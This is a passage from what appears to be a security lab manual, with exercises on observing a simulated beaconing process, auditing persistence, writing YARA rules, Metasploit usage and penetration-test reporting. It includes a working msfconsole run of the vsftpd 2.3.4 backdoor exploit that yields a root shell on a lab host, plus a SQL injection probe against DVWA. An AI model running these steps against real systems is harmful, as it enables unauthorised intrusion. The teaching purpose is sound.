
- Start Process Monitor, set filter *Process Name is python.exe*.
- Start Process Explorer and TCPView (or use netstat).
- In PowerShell run the simulator (60 seconds).
- Record: PID, files written, network connections, and timing.

Inputs
PS C:\MalwareLab> python lab_sim.py 60
PS C:\MalwareLab> type sim_log.txt
PS C:\> netstat -ano | findstr 9099
PS C:\> tasklist /FI "PID eq <PID>"

Expected output







Process Monitor - filter: Process Name is python.exe (illustrative)

Time	Process	PID	Operation	Path	Result
10:02:11	python.exe	4312	CreateFile	C:\Users\student\MalwareLab\sim_log.txt	SUCCESS
10:02:11	python.exe	4312	WriteFile	C:\Users\student\MalwareLab\sim_log.txt	SUCCESS
10:02:11	python.exe	4312	TCP Send	127.0.0.1:50731 -> 127.0.0.1:9099	SUCCESS
10:02:16	python.exe	4312	WriteFile	C:\Users\student\MalwareLab\sim_log.txt	SUCCESS

Solution / Analysis

Observation	**Evidence**	**Why it is suspicious in real malware**
Periodic file write	WriteFile to sim_log.txt every 5 s	Data being staged before sending
Periodic network send	TCP Send to 9099 every 5 s (beaconing)	Regular small messages indicate exfiltration or check-in
Process location/publisher	python.exe running a script from a user folder	Unknown programs running from user-writable paths deserve review
Destination	127.0.0.1 only	In real cases the destination would be an external host - check IP reputation and DNS

Exercise 4: Persistence audit with Autoruns (safe demonstration)

Aim: Detect a new startup entry by comparing against the baseline.

Procedure:

- Open PowerShell as Administrator.
- Create a harmless scheduled task that only opens Notepad at logon.
- Open Autoruns > *File* > *Compare* and choose baseline.arn. New entries appear highlighted.
- Delete the task (cleanup).

Inputs

schtasks /create /tn LabDemoTask /tr notepad.exe /sc onlogon :: ... compare in Autoruns ...
schtasks /delete /tn LabDemoTask /f

Output:

Autoruns - compare against saved baseline (illustrative)

Tab	Entry	Description	Image Path	Compare result
Scheduled Tasks	\LabDemoTask	Notepad	C:\Windows\System32\n	NEW (green)
Logon	SecurityHealth	Windows Security	C:\Windows\System32\S	unchanged
Services	WinDefend	Microsoft Defender	C:\ProgramData\...\MsM	unchanged

Solution: The comparison shows one new entry on the *Scheduled Tasks* tab. Real spyware uses the same places (Run keys, tasks, services). Verify the publisher, signature and path of any new entry; here the path is the signed Windows Notepad, so it is benign and was created by you. After deleting the task, a second comparison should show no differences.

Exercise 5: Static / signature detection with YARA

Aim: Write and test a detection rule and learn about false positives.

Procedure:

- Save lab_rule.yar, scan.py and api_strings_demo.txt in the lab folder.
- Run scan.py.
- Discuss why rule 2 matched a text file that does nothing.

Inputs:

PS C:\MalwareLab> python scan.py

Output:

```
PS C:\MalwareLab> yara-scan

PS C:\MalwareLab> python scan.py
lab_sim.py              -> ['Lab_Benign_Simulator']
api_strings_demo.txt    -> ['Lab_Suspicious_API_Names']
lab_rule.yar            -> ['Lab_Benign_Simulator', 'Lab_Suspicious_API_Names']
                                                        real captured output
```


Solution: *lab_sim.py* matches Lab_Benign_Simulator (it contains both marker strings). *api_strings_demo.txt* matches Lab_Suspicious_API_Names although it is only a note. *lab_rule.yar* matches both rules because the rule file itself contains the strings. Lesson: string rules identify *candidates*; analysts must confirm with behaviour, context and file type. Legitimate programs (accessibility tools, macro software) also use keyboard-related APIs.

Exercise 6: Verify endpoint protection and logging
Aim: Check that protection layers are active and know where evidence is logged.
Procedure

- Check Defender status with PowerShell.
- Run a quick scan.
- Open Event Viewer > *Applications and Services Logs* > *Microsoft* > *Windows* > *Windows Defender* > *Operational* and find the EICAR detection (Event ID 1116).
- Optional: install Sysmon with an instructor-provided configuration and view Event ID 1 (process create), 3 (network), 11 (file create) while the simulator runs.

Inputs
Get-MpComputerStatus | Select AMServiceEnabled, RealTimeProtectionEnabled, BehaviorMonitorEnabled, AntivirusS
Start-MpScan -ScanType QuickScan

Output



Solution: Expected values are True for AMServiceEnabled, RealTimeProtectionEnabled and BehaviorMonitorEnabled, and a recent signature date. Any False or old date is a gap to fix. Defender event 1116 records the EICAR detection (Exercise 2), and Sysmon events 1/3/11 would let an analyst reconstruct the simulator's process, connection and file activity.
Cleanup
Close all tools and stop any running python process (Stop-Process -Name python).
Delete the MalwareLab folder and any EICAR file.
Revert the VM to snapshot CLEAN_BASELINE.

Practical no. 19

Aim: Exploit Frameworks and Ethical Use of Metasploit

Theory:

What Is an Exploit Framework
An exploit framework is a software platform that standardizes the process of developing, testing, and launching code that takes advantage of a known weakness (a vulnerability) in a target system, so that a tester can verify whether the weakness is actually exploitable. Rather than writing a new, one-off program for every vulnerability, the framework provides a common structure of reusable modules, a scripting console, payload generators, and reporting tools. The best-known open-source example is the Metasploit Framework, maintained by Rapid7, which bundles thousands of modules covering exploits, scanners, and payload generation behind a single console interface (msfconsole).

Metasploit Architecture
Metasploit organizes its functionality into distinct module types:


- Exploit modules — code that triggers a specific vulnerability in a target service or application.
- Payload modules — the code that runs on the target once the exploit succeeds (e.g., a command shell).
- Auxiliary modules — scanners, fuzzers, and protocol testers that do not deliver a payload (e.g., a port or service version scanner).
- Post modules — scripts run after a session is established, used for enumeration or cleanup.
- Encoders / NOP generators — helper modules historically used to study payload encoding and evasion research in a lab context.
- msfconsole — the primary command-line interface that ties all module types together and manages sessions, workspaces, and the results database.

The Exploit Lifecycle
A professional, authorized penetration test (and the way Metasploit is used within one) follows a repeatable lifecycle:
1. Scoping & Authorization — a written agreement defines which systems, times, and techniques are permitted.
2. Reconnaissance — passive and active information gathering (e.g., host discovery, service/version scanning with Nmap).
3. Vulnerability Identification — mapping discovered services/versions to known weaknesses (CVEs) and matching Metasploit modules.
4. Exploitation — configuring and launching the chosen exploit module with an appropriate payload.
5. Post-Exploitation — within the authorized scope only: confirming access level, gathering evidence, and understanding the business impact.

Procedure:


Step 1 — Reconnaissance (Service & Version Scanning)
Input:
nmap -sV -p- 192.168.56.102

Output:



Step 2 — Launching msfconsole and Locating a Module
Input:
sudo msfconsole -q then search vsftpd and use 0

Output:



Step 3 — Configuring and Running the Exploit
Input:
show options → set RHOSTS 192.168.56.102 → set LHOST 192.168.56.101 → check → run

Output:

```
student@kali — exploit configuration & launch
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOSTS                   yes       The target host(s)
   RPORT  21               yes       The target port

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > check
[*] 192.168.56.102:21 - The service is running, but could not be validated.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.102:6200)
```

Step 4 — Post-Exploitation Enumeration
Input:
whoami, hostname, uname -a, id

Output:


```
session 1 — post-exploitation enumeration
[*] Command shell session 1 opened (lab network only)

whoami
root
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP x86_64 GNU/Linux
id
uid=0(root) gid=0(root) groups=0(root)

-- Post-exploitation note (for the lab report) --
At this stage a real engagement would perform only the
activities permitted by the signed scope document, e.g.:
  evidence collection, privilege-level confirmation,
  and controlled logging -- followed by session cleanup.
exit
[*] 192.168.56.102 - Command shell session 1 closed.
```

Step 5 — Cleanup and Reporting
Input:
sessions -K, db_export -f xml lab-practical-report.xml, exit

Output:



Practical no 20

Aim: Penetration Testing Methodologies and Reporting

Theory:

Penetration Testing Execution Standard:

Phase	What happens	Practical action in this lab
1. Pre-engagement	Scope, rules of engagement (RoE), authorisation, timing, emergency contacts	Fill the RoE sheet (Section 4)
2. Intelligence gathering	Collect information about the target (passive and active)	nmap service scan, HTTP headers
3. Threat modeling	Identify assets and likely attackers / attack paths	List assets: login page, user database
4. Vulnerability analysis	Find and rank weaknesses	nmap NSE scripts, manual review
5. Exploitation	Safely validate that a weakness is real	Harmless SQL-injection probe (error only)
6. Post-exploitation	Assess impact and value of what was reached	*Discussed only* - no data extraction in class
7. Reporting	Communicate risk to business and technical readers	Write the report (Section 8)


OWASP resources used

- OWASP WSTG - a testing guide that tells testers *what to test and how* in web applications (information gathering, configuration, authentication, input validation, etc.).
- OWASP Top 10 - an awareness list of the most critical web risks (e.g. Injection, Broken Access Control, Security Misconfiguration). Used to *name and classify* findings.
- OWASP Risk Rating Methodology - Risk = Likelihood x Impact, each scored 0-9 and converted to LOW / MEDIUM / HIGH.

Procedure:


Step 1 - Intelligence gathering: service discovery (phase 2)
Input (command):
C:\Users\student>nmap -sV -p 1-1000 192.168.56.102

Output:



Step 2 - Intelligence gathering: HTTP headers (phase 2)
Input:
C:\Users\student>curl.exe -I http://192.168.56.102/login.php

Output:




Step 3 - Threat modeling (phase 3)
Input: using the nmap and header results, fill this table by hand. **Output (model answer):**

Asset	**Threat**	**Possible attacker**	**Why it matters**
Login page / user database	Input manipulation (injection)	External anonymous user	Holds credentials of all users
Web server banner	Version disclosure	Automated scanners	Helps attackers pick known exploits
Browser users	Clickjacking / content sniffing	Malicious website	Missing protective headers

Step 4 - Vulnerability analysis with Nmap scripts (phase 4)
Input:
C:\Users\student>nmap -p 80 --script http-headers,http-enum 192.168.56.102


Output:



Step 6 - Safe validation of a weakness (phase 5)
Open the DVWA *SQL Injection* page (security level LOW). The goal is only to prove that user input reaches the database unsafely - **not** to read data.

Input (type into the User ID box):
1'

Output:




Step7: Reporting: Risk Assessment

OWASP Risk Rating - worked solution for Finding F1 (SQL injection)
Each factor is scored 0-9. Likelihood = average of threat-agent and vulnerability factors; Impact = average of technical and business factors.

Group	Factor	Score	Reason
Threat agent	Skill level	5	Basic web skills needed
	Motive	5	Credentials are valuable
	Opportunity	7	Login page publicly reachable
	Population size	9	Anyone on the internet
Vulnerability	Ease of discovery	7	Error message shows the flaw
	Ease of exploit	5	Tools exist but skill needed

	Awareness	6	Well-known issue class
	Intrusion detection	8	No logging / alerting seen
Likelihood	(5+5+7+9+7+5+6+8) / 8	**6.5**	**HIGH** (6 to 9)
Technical impact	Confidentiality / Integrity / Availability / Accountability	7 / 5 / 1 / 7	Data readable and changeable
Business impact	Financial / Reputation / Non-compliance / Privacy	3 / 4 / 5 / 5	Lab data only, but realistic
Impact	(7+5+1+7+3+4+5+5) / 8	**4.6**	**MEDIUM** (3 to <6)
Overall risk	HIGH likelihood x MEDIUM impact		**HIGH**




CVSS v3.1 - worked solution for F1

Vector: AV: N / AC:L / PR:N / UI:N / S:U / C:H / I:H / A:N (network attack, low complexity, no privileges, no user interaction, scope unchanged, high confidentiality and integrity impact, no availability impact).

Base score = 9.1 (Critical).

Consolidated Findings (Model Solution)

ID	Finding	Evidence	OWASP risk	CVSS v3.1
F1	SQL injection in User ID parameter (OWASP Top 10: Injection)	Fig. 6	HIGH	9.1 (Critical)
F2	Directory listing enabled on /config/	Fig. 5	LOW	5.3 (Medium)
F3	Missing security headers (X-Frame-Options, CSP, X-Content-Type-Options)	Fig. 4	NOTE	3.1 (Low) - tester judgement
F4	Server version disclosed (Apache 2.4.25), outdated	Fig. 3, 4	NOTE	N/A (informational)



Sample finding entry (model solution for F1)

Field	Content
ID / Title	F1 - SQL injection in User ID parameter
Severity	HIGH (OWASP Risk Rating 6.5 x 4.6); CVSS v3.1 base 9.1
Affected asset	http://192.168.56.102/vulnerabilities/sqli/ (parameter: id)
Description	User input is concatenated into a database query without sanitisation, so special characters change query structure.
Steps to reproduce	1. Log in to DVWA (security: low). 2. Open SQL Injection page. 3. Enter 1' in User ID. 4. Observe SQL syntax error.
Evidence	Figure 6 (screenshot with date/time and URL)
Impact	An attacker could read or alter database records, including user credentials.
Remediation	Parameterised queries; server-side validation; generic error pages; least-privilege DB account.
References	OWASP Top 10 - Injection; OWASP WSTG input-validation testing; CWE-89

Step 8: Clean-up

REM Stop and delete the lab target when finished
C:\Users\student>docker stop dvwa

REM Power off the target VM and restore its snapshot; delete screenshots with sensitive data after sub